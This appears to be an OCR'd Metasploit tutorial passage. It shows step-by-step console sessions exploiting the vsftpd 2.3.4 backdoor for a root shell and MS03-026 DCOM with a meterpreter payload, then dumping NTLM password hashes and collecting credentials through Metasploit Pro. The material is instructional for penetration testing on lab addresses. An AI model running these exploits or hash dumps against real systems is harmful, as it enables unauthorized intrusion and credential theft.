


```
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.8-                              ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post         ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

- Next, use the following command in order to see what parameters you have to set to make it functional.

msf > show options

- This exploit shows that we have to set RHOST “target IP”




```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Next, use the commands –

msf > set RHOST 192.168.1.101

msf > set RPORT 21




```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) >
```

Next, use the command −

msf > run

If the exploit is successful, then you will see one session opened, as shown in the following screenshot.



```
msf exploit(vsftpd_234_backdoor) > run

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.103:37019 -> 192.168.1.101:6200) a
t 2016-08-14 11:10:58 -0400
```

Now, you can interact with this system.

Metasploit - Payload

Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system.

Using payloads, they can transfer data to a victim system.

Metasploit payloads can be of three types −

- **Singles** − Singles are very small and designed to create some kind of communication, then move to the next stage. For example, just creating a user.
- **Staged** − It is a payload that an attacker can use to upload a bigger file onto a victim system.
- **Stages** − Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter and VNC Injection.


Example

Let’s take an example to understand the use of Metasploit payloads.

Assume we have a Windows Server 2003 machine which is vulnerable to DCOM MS03-026.

At first, we will search for an **exploit** that can work with this vulnerability.

We will use the exploit with the best **RANK**.




```
msf > session 1
[-] Unknown command: session.
msf > connect session 1
[-] Unable to connect: getaddrinfo: Name or service not known
msf > search dcom

Matching Modules
================

   Name                                         Disclosure Date  Rank    Descripti
on
   ----                                         ---------------  ----    ---------
--
   auxiliary/scanner/telnet/telnet_ruggedcom                     normal  RuggedCom
 Telnet Password Generator
   exploit/windows/dcerpc/ms03_026_dcom         2003-07-16       great   MS03-026
Microsoft RPC DCOM Interface Overflow
   exploit/windows/smb/ms04_031_netdde          2004-10-12       good    MS04-031
Microsoft NetDDE Service Overflow
   exploit/windows/smb/psexec_psh               1999-01-01       manual  Microsoft
 Windows Authenticated Powershell Command Execution


msf >
```

Next, we will use the following command to see what payload we can use with this exploit.


```
msf > show payloads
```

and see I can use payloads that will help me to upload /execute files, to make the victim as a VNC server to have a view.



```
msf exploit(ms03_026_dcom) > show payloads

Compatible Payloads
===================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   generic/custom                                                 normal  Custom Payload
   generic/debug_trap                                             normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                         normal  Generic Command Shell, Bind TCP
Inline
   generic/shell_reverse_tcp                                      normal  Generic Command Shell, Reverse T
CP Inline
   generic/tight_loop                                             normal  Generic x86 Tight Loop
   windows/adduser                                                normal  Windows Execute net user /ADD
   windows/dllinject/bind_hidden_ipknock_tcp                      normal  Reflective DLL Injection, Hidden
 Bind Ipknock TCP Stager
```

The above command will show the payloads that will help us upload/execute files onto a victim system.




```
  windows/upexec/reverse_tcp_rc4_dns                    normal  Windows Upload/Execute, Reverse
TCP Stager (RC4 Stage Encryption DNS)
  windows/upexec/reverse_tcp_uuid                       normal  Windows Upload/Execute, Reverse
TCP Stager with UUID Support
  windows/vncinject/bind_hidden_ipknock_tcp             normal  VNC Server (Reflective Injection
), Hidden Bind Ipknock TCP Stager
  windows/vncinject/bind_hidden_tcp                     normal  VNC Server (Reflective Injection
), Hidden Bind TCP Stager
  windows/vncinject/bind_ipv6_tcp                       normal  VNC Server (Reflective Injection
), Bind IPv6 TCP Stager (Windows x86)
  windows/vncinject/bind_ipv6_tcp_uuid                  normal  VNC Server (Reflective Injection
), Bind IPv6 TCP Stager with UUID Support (Windows x86)
  windows/vncinject/bind_nonx_tcp                       normal  VNC Server (Reflective Injection
), Bind TCP Stager (No NX or Win7)
  windows/vncinject/bind_tcp                            normal  VNC Server (Reflective Injection
```

To set the payload that we want, we will use the following command −

set PAYLOAD payload/path


Set the listen host and listen port (LHOST, LPORT) which are the **attacker IP** and **port**.

Then set remote host and port (RPORT, LHOST) which are the **victim IP** and **port**.



```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms03_026_dcom) > set LPORT 23524
LPORT => 23524
msf exploit(ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400

meterpreter > 
```

Type “exploit”. It will create a session as shown below −



```
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400

meterpreter >
```

Now we can play with the machine according to the settings that this payload offers.


Metasploit - Credential

After gaining access to a machine, it is important to take all the sensitive information such as usernames and passwords.

You can perform this operation for auditing purpose as well, to analyze if the systems in your organization are using strong passwords or not.

In Windows, the passwords are stored in an encrypted form which are called **NTLM hash**.

In Windows OS, you should always look for the user having the number 500, which signifies that the user is a **superuser**.



```
meterpreter> hashdump
[*] Dumping password hashes...
[+]       admin:1003:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[+]       Administrator:500:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::
[+]       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]       SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:0a374fa09ed60b40beeed3bfffc30963:::
```

In the free version of Metasploit, hash credentials have to be saved in a text file or in the Metasploit database.


Example

Let’s use the scenario that we have used in the previous chapter.

Assume we have a Windows Server 2003 machine which is vulnerable to DCOM MS03-026.


We gained access to this system and inserted the **meterpreter** payload.

The command generally used in meterpreter is **hashdump** which will list all the usernames and the passwords.




```
meterpreter> hashdump
[*] Dumping password hashes...
[+]       admin:1003:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[+]       Administrator:500:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::
[+]       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]       SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:0a374fa09ed60b40beeed3bfffc30963:::
```

You can also use **Armitage** to retrieve this information, as shown in the following screenshot.



The commercial edition Metasploit has a separate session called **Credential** which allows to collect, store, and reuse the credentials. Let’s see how to go about it.

To collect sensitive data, first go to: Home → Project Name → Sessions.




Active Sessions

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 1		192.168.1.102 - SERVER	Meterpreter	1 minute		MS03_026_DCOM

Closed Sessions

No closed sessions

Click on the active session.




Active Sessions

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 1		192.168.1.102 - SERVER	Meterpreter	1 minute		MS03_026_DCOM

Closed Sessions

No closed sessions

Next, click **Collect System Data**. It will collect all the HASH and passwords.




Session 1 on 192.168.1.102

Session Type	meterpreter (payload/windows/meterpreter/reverse_tcp)
Information	
Attack Module	exploit/windows/dcerpc/ms03_026_dcom

Available Actions

